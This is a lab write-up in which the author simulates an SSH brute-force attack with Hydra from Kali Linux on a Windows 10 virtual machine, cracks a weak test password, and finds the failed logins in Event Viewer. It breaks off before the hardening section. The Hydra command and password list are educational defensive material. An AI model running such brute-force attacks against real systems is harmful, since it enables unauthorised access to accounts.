

Implementing SSH BruteForce Simulation, Log Analysis, and Defensive Hardening on Windows

Field	Details
Report By	Kaushikee Sinha
Domain	SSH Security, Log Analysis, Incident Response & Report
Attack Machine	Kali Linux
Target Machine	Windows 10
Tools	Hydra, OpenSSH, PowerShell, Bash, Event Viewer & Windows Defender Firewall
Target IP	192.168.192.1
Attacker IP	192.168.192.128
Network Mode	NAT (Network Address Translation)


Information Gathering:

Objective: To confirm that the Kali Linux (Attacker Machine) can reach the Windows 10 (Target Machine) over the network.

Check The IP Address of Both Machines:

On Kali Linux open the Terminal and Type:

```
ip a
```




```
kali@kali: ~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:2f:dc:39 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.192.128/24 brd 192.168.192.255 scope global dynamic noprefixroute eth0  
        valid_lft 1684sec preferred_lft 1684sec  
    inet6 fe80::d6c:6615:f4fc:22d8/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
kali@kali: ~  
$
```

Kali Linux — Attacker IP: 192.168.192.128

On Windows open the Command Prompt and Type:

```
ipconfig
```



```
Administrator: Command Prompt  
Wireless LAN adapter Local Area Connection* 9:  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . :  
Wireless LAN adapter Local Area Connection* 10:  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . :  
Ethernet adapter VMware Network Adapter VMnet1:  
    Connection-specific DNS Suffix . :  
    Link-local IPv6 Address . . . . . : fe80::5f6b:8c98:618b:7d0%7  
    IPv4 Address. . . . . : 192.168.70.1  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . :  
Ethernet adapter VMware Network Adapter VMnet8:  
    Connection-specific DNS Suffix . :  
    Link-local IPv6 Address . . . . . : fe80::d5c4:4d2d:224c:e910%11  
    IPv4 Address. . . . . : 192.168.192.1  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . :  
Wireless LAN adapter Wi-Fi:  
    Connection-specific DNS Suffix . :  
    IPv6 Address. . . . . : 2401:4900:8909:5336:34c:aca3:fde0:901e  
    Temporary IPv6 Address. . . . . : 2401:4900:8909:5336:a100:accd:aac5:9f89  
    Link-local IPv6 Address . . . . . : fe80::3e1f:ea0e:fad9:b29%14  
    IPv4 Address. . . . . : 192.168.1.3  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : fe80::1%14  
    192.168.1.1  
Ethernet adapter Bluetooth Network Connection:  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . :  
C:\Windows\system32>
```


Windows 10 — Target IP: 192.168.192.1 (VMnet8)

Test the Connection:

On Kali Linux open the Terminal and Type:

```
ping -c 5 192.168.192.1
```

If we see reply from Windows machine and all packets are transmitted and received, then we are good to go.




Ping Test — 5 packets transmitted, 5 received, 0% packet loss ✓

Check & Install The SSH Server (Windows):

On Windows click on Start, type PowerShell, right click and Run as Administrator, then type:

```
Get-WindowsCapability -Online | Where-Object Name -like 'OpenSSH*'
```

OpenSSH Server is now Installed and running.



OpenSSH Client and Server — State: Installed ✓

Start the SSH Service & Allow through Firewall (Windows):

Now start the SSH service and set it to run automatically:

```
Start-Service sshd Set-Service -Name sshd -StartupType Automatic New-NetFirewallRule -Name
sshd -DisplayName "OpenSSH Server" -Enabled True -Direction Inbound -Protocol TCP -Action
Allow -LocalPort 22
```

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Start-Service sshd
PS C:\Windows\system32> Set-Service -Name sshd -StartupType Automatic
PS C:\Windows\system32> New-NetFirewallRule -Name sshd -DisplayName "OpenSSH Server" -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22
New-NetFirewallRule : Cannot create a file when that file already exists.
PS line:1 char:1
~ New-NetFirewallRule -Name sshd -DisplayName "OpenSSH Server" -Enabled ...
~ FullyQualifiedErrorId : Windows System Error 185,New-NetFirewallRule

PS C:\Windows\system32> remove-NetFirewallRule -Name sshd
PS C:\Windows\system32> New-NetFirewallRule -Name sshd -DisplayName "OpenSSH Server" -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22

Name                           : sshd
DisplayName                     : OpenSSH Server
Description                    :
DisplayGroup                   :
Group                          :
Enabled                        : True
Profile                        : Any
Platform                      : {}
Direction                     : Inbound
Action                         : Allow
EdgeTraversalPolicy            : Block
LooseSourceMapping             : False
LocalOnlyMapping              : False
Owner                          :
PrimaryStatus                  : OK
Status                         : The rule was parsed successfully from the store. (65536)
EnforcementStatus              : NotApplicable
PolicyStoreSource              : PersistentStore
PolicyStoreSourceType          : Local
RemoteDynamicKeywordAddresses :
PolicyAppId                    :
```

SSH Service started & Firewall rule created — Status: OK, Direction: Inbound ✓

Create the Users (Windows):

Open PowerShell as Admin in Windows and add users using:

```
net user adminuser SecurePass! /add net user testuser1 Password123 /add net user VK KingVK18
/add
```

Now verify the users: net user

```
Administrator: Windows PowerShell
PS C:\Windows\system32> net user adminuser SecurePass! /add
The command completed successfully.

PS C:\Windows\system32> net user testuser1 Password123 /add
The command completed successfully.

PS C:\Windows\system32> net user VK KingVK18 /add
The command completed successfully.

PS C:\Windows\system32> net user

User accounts for \\DESKTOP-17CQJ48

-----
Administrator      adminuser          DefaultAccount
Guest               s                 testuser1
VK                  WDAGUtilityAccount
The command completed successfully.

PS C:\Windows\system32>
```

Users created — adminuser, testuser1, VK ✓


Test the SSH Login (Kali):

Open the terminal in Kali Linux and type:

```
ssh testuser1@192.168.192.1
```

Enter password: Password123

If the login is successful, we will see the Windows command prompt as shown below:



SSH Login Successful — testuser1@DESKTOP-17CQJA8 C:\Users\testuser1.DESKTOP-17CQJA8> ✓


Simulate the Attack (Kali):

Run the Brute-Force Attack (Kali):

We are going to run the Brute-Force Attack using the inbuilt tool in Kali Linux called Hydra. Create a password list and run the attack:

```
echo 'KingVK18' > pass.txt echo 'Password123' >> pass.txt echo 'SecurePass!' >> pass.txt  
hydra -l testuser1 -P pass.txt ssh://192.168.192.1
```

We should see repeated login attempts. Let it run until the password is found.




```
kali@kali: ~  
Session Actions Edit View Help  
dquote>  
(kali@kali)-[~]  
$ echo 'SecurePass!' >> pass.txt  
(kali@kali)-[~]  
$ hydra -l testuser1 -P pass.txt ssh://192.168.192.1  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 12:  
39:55  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r  
ecommended to reduce the tasks: use -t 4  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip  
waiting)) from a previous session found, to prevent overwriting, ./hydra.res  
tore  
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1  
try per task  
[DATA] attacking ssh://192.168.192.1:22/  
[22][ssh] host: 192.168.192.1 login: testuser1 password: Password123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-29 12:  
40:08  
(kali@kali)-[~]  
$
```

[22][ssh] host: 192.168.192.1 login: testuser1 password: Password123 — Password CRACKED! ✓


Find the Attack in the Logs (Windows):

Open Event Viewer → Windows Logs → Security → Filter Current Log → Event ID: 4625

Now all entries displayed are Failed Login attempts.



Event ID 4625 — 120 Failed Login Attempts (Audit Failure) ✓




Event 4625 General Tab — "An account failed to log on." — Event ID: 4625, Keywords: Audit Failure ✓


Successful Login Events (Event ID: 4624):

